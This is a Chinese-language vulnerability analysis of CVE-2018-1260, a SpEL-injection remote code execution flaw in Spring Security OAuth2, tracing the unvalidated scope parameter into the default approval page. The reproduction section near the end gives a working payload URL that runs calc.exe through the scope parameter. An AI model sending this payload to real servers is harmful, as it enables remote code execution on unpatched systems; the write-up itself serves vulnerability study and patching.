




# CVE-2018-1260 Spring Security Oauth2 远程代码执行
### 一、漏洞简介
### 二、漏洞影响
* Spring Security OAuth 2.3 to 2.3.2
* Spring Security OAuth 2.2 to 2.2.1
* Spring Security OAuth 2.1 to 2.1.1
* Spring Security OAuth 2.0 to 2.0.14
### 三、复现过程
漏洞分析
先简要补充一下关于OAuth2.0的相关知识。

以上图为例。当用户使用客户端时,客户端要求授权,即图中的AB。接着客户端通过在B中获得的授权向认证服务器申请令牌,即access token。最后在EF阶段,客户端带着access token向资源服务器请求并获得资源。
在获得access token之前,客户端需要获得用户的授权。根据标准,有四种授权方式:授权码模式(authorization code)、简化模式(implicit)、密码模式(resource owner password credentials)、客户端模式(client credentials)。在这几种模式中,当客户端将用户导向认证服务器时,都可以带上一个可选的参数scope,这个参数用于表示客户端申请的权限的范围。
,根据官方文档,在spring-security-oauth的默认配置中scope参数默认为空:
“`bash
scope: The scope to which the client is limited. If scope is undefined or empty (the default) the client is not limited by scope.
“`
为明白起见,我们在demo中将其清楚写出:
“`bash
clients.inMemory()
.withClient(“client”)
.authorizedGrantTypes(“authorization_code”)
.scopes();
“`
接着开始正式分析。当我们访问`http://localhost:8080/oauth/authorize`重定向至`http://localhost:8080/login`并完成login后程序流程到达
org/springframework/security/oauth2/provider/endpoint/AuthorizationEndpoint.java,这里贴上部分代码:
“`java
@RequestMapping(value = “/oauth/authorize”)
public ModelAndView authorize(Map
SessionStatus sessionStatus, Principal principal) {
// Pull out the authorization request first, using the OAuth2RequestFactory. All further logic should
// query off of the authorization request instead of referring back to the parameters map. The contents of the
// parameters map will be stored without change in the AuthorizationRequest object once it is created.
AuthorizationRequest authorizationRequest = getOAuth2RequestFactory().createAuthorizationRequest(parameters);
try {
…
// We intentionally only validate the parameters requested by the client (ignoring any data that may have
// been added to the request by the manager).
oauth2RequestValidator.validateScope(authorizationRequest, client);
…
// Place auth request into the model so that it is stored in the session
// for approveOrDeny to use. That way we make sure that auth request comes from the session,
// so any auth request parameters passed to approveOrDeny will be ignored and retrieved from the session.
model.put(“authorizationRequest”, authorizationRequest);
return getUserApprovalPageResponse(model, authorizationRequest, (Authentication) principal);
}
…
“`
第115行

在执行完AuthorizationRequest authorizationRequest = …后,authorizationRequest代表了要认证的请求,其中包含了众多参数

在经过了对一些参数的处理,比如RedirectUri等,之后到达第156行:
“`bash
// We intentionally only validate the parameters requested by the client (ignoring any data that may have
// been added to the request by the manager).
oauth2RequestValidator.validateScope(authorizationRequest, client);
“`
在这里将对scope参数进行验证。跟入validateScope到org/springframework/security/oauth2/provider/request/DefaultOAuth2RequestValidator.java:19
“`bash
public class DefaultOAuth2RequestValidator implements OAuth2RequestValidator {
public void validateScope(AuthorizationRequest authorizationRequest, ClientDetails client) throws InvalidScopeException {
validateScope(authorizationRequest.getScope(), client.getScope());
}
…
}
“`
继续跟入validateScope,至 org/springframework/security/oauth2/provider/request/DefaultOAuth2RequestValidator.java:28
“`java
private void validateScope(Set
if (clientScopes != null && !clientScopes.isEmpty()) {
for (String scope : requestScopes) {
if (!clientScopes.contains(scope)) {
throw new InvalidScopeException(“Invalid scope: ” + scope, clientScopes);
}
}
}
if (requestScopes.isEmpty()) {
throw new InvalidScopeException(“Empty scope (either the client or the user is not allowed the requested scopes)”);
}
}
“`
首先检查clientScopes,这个clientScopes即我们在前面configure中配置的.scopes();,倘若不为空,则进行白名单检查。举个例子,如果前面配置.scopes(“chybeta”);,则传入requestScopes必须为chybeta,否则会直接抛出异常Invalid scope:xxx。但由于此处查clientScopes为空值,则接下来仅仅做了requestScopes.isEmpty()的检查并且通过。
在完成了各项检查和配置后,在authorize函数的最后执行:
“`bash
return getUserApprovalPageResponse(model, authorizationRequest, (Authentication) principal);
“`
回想一下前面OAuth2.0的流程,在客户端请求授权(A),用户登陆认证(B)后,将会进行用户授权(C),这里即开始进行正式的授权阶段。跟入getUserApprovalPageResponse 至org/springframework/security/oauth2/provider/endpoint/AuthorizationEndpoint.java:241:

生成对应的model和view,之后将会forward到/oauth/confirm_access。为简单起见,我省略中间过程,直接定位到org/springframework/security/oauth2/provider/endpoint/WhitelabelApprovalEndpoint.java:20
“`java
public class WhitelabelApprovalEndpoint {
@RequestMapping(“/oauth/confirm_access”)
public ModelAndView getAccessConfirmation(Map
String template = createTemplate(model, request);
if (request.getAttribute(“_csrf”) != null) {
model.put(“_csrf”, request.getAttribute(“_csrf”));
}
return new ModelAndView(new SpelView(template), model);
}
…
}
跟入createTemplate,第29行:
protected String createTemplate(Map
String template = TEMPLATE;
if (model.containsKey(“scopes”) || request.getAttribute(“scopes”) != null) {
template = template.replace(“%scopes%”, createScopes(model, request)).replace(“%denial%”, “”);
}
…
return template;
}
“`
跟入createScopes,第46行:

这里获取到了scopes,并且通过for循环生成对应的builder,其实就是html和一些标签等,最后返回的即builder.toString(),其值如下:
“`html
-
scope.${T(java.lang.Runtime).getRuntime().exec(“calc.exe”)}: Approve Deny
“`
createScopes结束后将会把上述builder.toString()拼接到template中。createTemplate结束后,在getAccessConfirmation的最后:
“`bash
return new ModelAndView(new SpelView(template), model);
“`
根据template生成对应的SpelView对象,这是其构造函数:

此后在页面渲染的过程中,将会执行页面中的Spel表达式${T(java.lang.Runtime).getRuntime().exec(“calc.exe”)}从而造成代码执行。

所以综上所述,这个任意代码执行的利用条件实在“苛刻”:
* 需要scopes没有配置白名单,否则直接Invalid scope:xxx。不过大部分OAuth都会限制授权的范围,即指定scopes。
* 使用了默认的Approval Endpoint,生成对应的template,在spelview中注入spel表达式。不过可能绝大部分使用者都会重写这部分来满足自己的需求,从而导致spel注入不成功。
### 漏洞复现
利用github上已有的demo:
“`
git clone https://github.com/wanghongfei/spring-security-oauth2-example.git
“`
确保导入的spring-security-oauth2为受影响版本,以这里为例为2.0.10
进入spring-security-oauth2-example,修改 cn/com/sina/alan/oauth/config/OAuthSecurityConfig.java的第67行:
“`bash
@Override
public void configure(ClientDetailsServiceConfigurer clients) throws Exception {
clients.inMemory()
.withClient(“client”)
.authorizedGrantTypes(“authorization_code”)
.scopes();
}
“`
根据[spring-security-oauth2-example](https://github.com/wanghongfei/spring-security-oauth2-example.git)创建对应的数据库等并修改AlanOAuthApplication中对应的mysql相关配置信息。

访问:
“`bash
http://url:8080/oauth/authorize?client_id=client&response_type=code&redirect_uri=http://www.github.com/chybeta&scope=%24%7BT%28java.lang.Runtime%29.getRuntime%28%29.exec%28%22calc.exe%22%29%7D
“`
会重定向到login页面,随意输入username和password,点击login,触发payload。











请登录后查看评论内容